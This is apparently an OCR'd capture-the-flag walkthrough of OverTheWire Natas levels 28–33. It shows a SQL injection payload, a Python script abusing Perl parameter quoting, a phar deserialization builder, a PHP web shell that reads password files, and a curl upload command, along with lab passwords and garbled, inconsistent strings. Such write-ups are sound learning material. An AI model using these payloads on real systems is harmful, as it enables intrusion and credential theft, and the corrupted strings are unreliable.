
Known good trailer: `c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl=`

Redundant? Yes. Scriptable? Also yes. But oh well. Concatenate these strings together, remove new lines, and you get:

G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPltIMM3qTizkRB5P2zYxJsbWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTIEF3X5k0NzlaCU2kq38vTeW0b+Kc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl=

URL encode this and submit it as a query:

G%2Bg!Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPltIMM3qTizkRB5P2zYxJsbWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTIEF3X5k0NzlaCU2kq38vTeW0b%2BkC4pf%2B0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl%3D



Input: AAAA' UNION SELECT ALL password FROM users; --

A screenshot of a web browser displaying the Natas28 challenge. The page title is "Whack Computer Joke Database". Below the title is a list of computer-related jokes. The first joke is highlighted in red:

A physicist, an engineer and a programmer were in a car driving over a steep slope pass when the brakes failed. The car was getting faster and faster; they were struggling to get round the corners and once or twice only managed to do so by driving straight down the middle of the side of the mountain. They were sure they were all going to die, when suddenly the car hit a large rock and came to a halt.

The rest of the jokes are in black text.

URL: G%252BglEae6W%252F1XjA7vRm21nNyEco%252Fc%252BJ2TdR0Qp8dcjPiWJ2pwLjKxdOddiQ3afc5!%252B76GKJOY6adng39QUMPrGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons=

After URL decoding, remove the first three blocks (header and bad block):

+76GKJOY6adng39QUMPrGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons=


Add the header and dummy block back to the front, and the trailer on the end:

```
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP ItIMM3qTizkRB5P2zYxJsb +76GKJOY6adng39QUMPrGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons= c4pf+0pFA CRndRda5Za71vNN8znGntzhH2ZQu87WJwl=
```

A screenshot of a web-based hex editor. The input field contains the URL: G%252BglEae6W%252F1XjA7vRm21nNyEco%252Fc%252BJ2TdR0Qp8dcjPiWJ2pwLjKxdOddiQ3afc5!%252B76GKJOY6adng39QUMPrGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons=. The output field shows the URL with the header and trailer added back: G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP ItIMM3qTizkRB5P2zYxJsb +76GKJOY6adng39QUMPrGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons= c4pf+0pFA CRndRda5Za71vNN8znGntzhH2ZQu87WJwl=

The resulting query is:

G%2BgjEae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPltIMM3qTizkRB5P2zYxJsb%2B76GKJOY6adng39
QUMPPrGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLub1QrDuHHBx Eg4a0XNNtno9y9GVR Sbu6ISPYnZVBfq
J%2FOntzil%2F7SkUAJGd1F1rlrvW803zOcae3OEfZIC7ztYnAg%3D%3D








Password:

31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns

▼ Level 29

URL : <http://natas29.natas.labs.overthewire.org>







Password:

WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH

▼ Level 30

URL : <http://natas30.natas.labs.overthewire.org/index.php>





```

<!-- morla/1011 <3 happy birthday OverTheWire! <3 -->
<div id="content">
<form action="index.pl" method="POST">
  Username: <input name="username">br>
  Password: <input name="password" type="password">br>
  <input type="submit" value="login" />
</form>

```

```

File Actions Edit View Help
GNU nano 8.4
natas30.py
import requests
url = "http://natas30.natas.labs.overthewire.org"

s = requests.Session()
s.auth = ('natas30','WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH')

args = {"username": "natas31", "password": ["'" or 1",2]}
pas = s.post(url, data=args)
print(pas.text)

```

```

(jynx@kali:~/Desktop/linux/natas]
$ python3 natas30.py
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01//EN"
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"><script src="http://natas.labs.overthewire.org/js/wechall.js"></script></head>
<script>var wechallInfo = { "level": "natas30", "pass": "WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<!-- morla/1011 <3 happy birthday OverTheWire! <3 -->
<h1>natas30</h1>
<div id="content">
<form action="index.pl" method="POST">
  Username: <input name="username">br>
  Password: <input name="password" type="password">br>
  <input type="submit" value="login" />
</form>

```

Python Script:

```

import requests

url = "http://natas30.natas.labs.overthewire.org"

s = requests.Session()
s.auth = ('natas30','WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH')

```

```

args = {"username":"natas31", "password": ["'" or 1",2]}
pas = s.post(url, data=args)
print(pas.text)


```

Password:

m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y

▼ Level 31

URL : <http://natas31.natas.labs.overthewire.org>



```

<h1>natas31</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split //, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <>END;
}

```

The screenshot shows the Burp Suite interface with the 'Intercept' button highlighted in red. The main window displays a list of intercepted requests, and the status bar at the bottom indicates a connection to 'natas11.natas.labs.overthewire.org' on port 80.

Request

Proxy	Raw	Hex
POST /index.html HTTP/1.1		
Host: www.allinone-labs.overthewire.org		
Content-Length: 279		
Content-Type: application/x-www-form-urlencoded		
Authorization: Basic b3BpcDQwMjIwMTQxNzEzOTk=		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36		
Origin: http://www.allinone-labs.overthewire.org		
Referer: http://www.allinone-labs.overthewire.org/index.html?username=Vuln0&password=Vuln0&N0NE		
Upgrade-Insecure-Requests: 1		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
Accept-Encoding: gzip, deflate, br		
Accept-Language: en-US,en;q=0.9		

WebkitFileBoundaryYEMdnQplnIVoBHE		
Content-Disposition: form-data; name="file"; filename="test.csv"		
Content-Type: text/csv		

WebkitFileBoundaryYEMdnQplnIVoBHE		
Content-Disposition: form-data; name="submit"		


Options		

WebkitFileBoundaryYEMdnQplnIVoBHE		

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	0
Request headers	13

Notes




Password:

NaIWWhW2VlrKqrc7aroJVHOZvk3RQMi0B

▼ Level 32

URL : <http://natas32.natas.labs.overthewire.org>



```
Not secure natas32.natas.labs.overthewire.org/index-source.html
```

```
)  
  
</style>  
  
<h1>natas32</h1>  
<div id="content">  
END  
  
my $cgi = CGI->new;  
if ($cgi->upload('file')) {  
    my $file = $cgi->param('file');  
    print '<table class="sortable table table-hover table-striped">',  
    $i=0;  
    while (<$file>) {  
        my @elements=split //, $_;  
        if($i==0){ # header  
            print "<tr>";  
            foreach(@elements){  
                print "<th>".$cgi->escapeHTML($_)."</th>";  
            }  
            print "</tr>";  
        }  
        else{ # table content  
            print "<tr>";  
            foreach(@elements){  
                print "<td>".$cgi->escapeHTML($_)."</td>";  
            }  
            print "</tr>";  
        }  
        $i++;  
    }  
    print '</table>';  
}  
else{  
print <>END;  
  
<form action="index.pl" method="post" enctype="multipart/form-data">  
    <h2> CSV2HTML </h2>  
    <br>  
    We all like .csv files.  
    But isn't a nicely rendered and sortable table much cooler?  
    <br>  
    This time you need to prove that you got code exec. There is a binary in the webroot that you need to execute.  
    <br><br>  
    Select file to upload:  
    <span class="btn btn-default btn-file">  
        Browse <input type="file" name="file">  
    </span>  
    <input type="submit" value="Upload" name="submit" class="btn">  
</form>  
END  
}
```

Target: http://natas32.natas.labs.overthewire.org

Request

Response

NATAS32

Inspector

Done

Event log (4) All issues


Memory: 137.9MB Disabled


Password:

2v9nDlSF7jvawaCncr5Z9kSzkmBeoCJ

▼ Level 33

URL : <http://natas33.natas.labs.overthewire.org>





```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas33", "pass": "<censored>" };</script></head>
<body>
<?php
// grac XeR, the first to solve it! thanks for the feedback!
// more!
class Executor{
    private $filename="";
    private $signature="aefabdbabec0dedabada55ba55db0bd";
    private $init=false;
    function __construct(){
        $this->filename=$_POST["filename"];
        if($this->filesize($_FILES['uploadedfile'])['tmp_name']) > 4096) {
            echo "File is too big<br>";
        }
        else {
            if(move_uploaded_file($_FILES['uploadedfile'])['tmp_name'], "/natas33/upload/" . $this->filename)) {
                echo "The update has been uploaded to: /natas33/upload/$this->filename<br>";
                echo "Firmware upgrade Initialised.<br>";
            }
            else{
                echo "There was an error uploading the file, please try again!<br>";
            }
        }
    }
    function __destruct(){
        // upgrade firmware at the end of this script
        // note: directory in the script shutdown phase can be different with some SAPIs (e.g. Apache).
        chdir("/natas33/upload");
        if(md5_file($this->filename) == $this->signature){
            echo "Congratulations! Running firmware update: $this->filename <br>";
            passthru("php ". $this->filename);
        }
        else{
            echo "Failure! MD5sum mismatch<br>";
        }
    }
}
?>
<h1>natas33</h1>
<div id="content">
<h2>Can you get it right?</h2>
<?php
    session_start();
    if(array_key_exists("filename", $_POST) and array_key_exists("uploadedfile",$_FILES)) {
        new Executor();
    }
?>
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="4096" />
<input type="hidden" name="filename" value=<?php echo session_id(); ?> />
<input type="hidden" name="uploadedfile" value=<?php echo session_id(); ?> />
<input type="button" value="Upload Firmware Update" />


```

natas33.php - Notepad

File Edit View


```
<?php
class Executor{
    private $filename="shell.php";
    private $signature="True";
    private $init=false;
}
$phar=new Phar('natas.phar');
$phar->startBuffering();
$phar->addFromString('test.txt','text');
$phar->setStub('<?php __HALT_COMPILER(); ? >');

$object=new Executor();
@$object->data='rips';
$phar->setMetadata($object);
$phar->stopBuffering();
?>
```



A screenshot of a Windows Notepad window titled "shell.php - Notepad". The window contains the following PHP code:

```
<?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>
```



Another Way:

```
curl -u user:natas33:2v9n0lbf5f7yaamCnCrz52h5xkBeocJ -H "Content-Type: multipart/form-data" -F "uploadedfile=@pwn.php" -F "filename=pwn.php"
<html>
<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/elev1.css">
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/query-ul.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css">
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-override.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js?&overide=1"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js?&overide=1"></script>
</head>
<body>
    <h1>natas33</h1>
    <div id="content">
        <h2>Can you get it right?</h2>
        The update has been uploaded to /natas33/upload_open.php&cbFirmware upgrade initialised.<br>Failure! MD5sum mismatch!<br>
        <form enctype="multipart/form-data" action="index.php" method="POST">
            <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
            <input type="hidden" name="firmware" value="3n4j40hher0hd526hmt6d5" />
            Upload Firmware:<br>
            <input name="uploadedfile" type="file" /><br />
            <input type="submit" value="Upload file" />
        </form>
        <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
    </div>
</body>
</html>
```

Password:

NOT ACHIEVED :(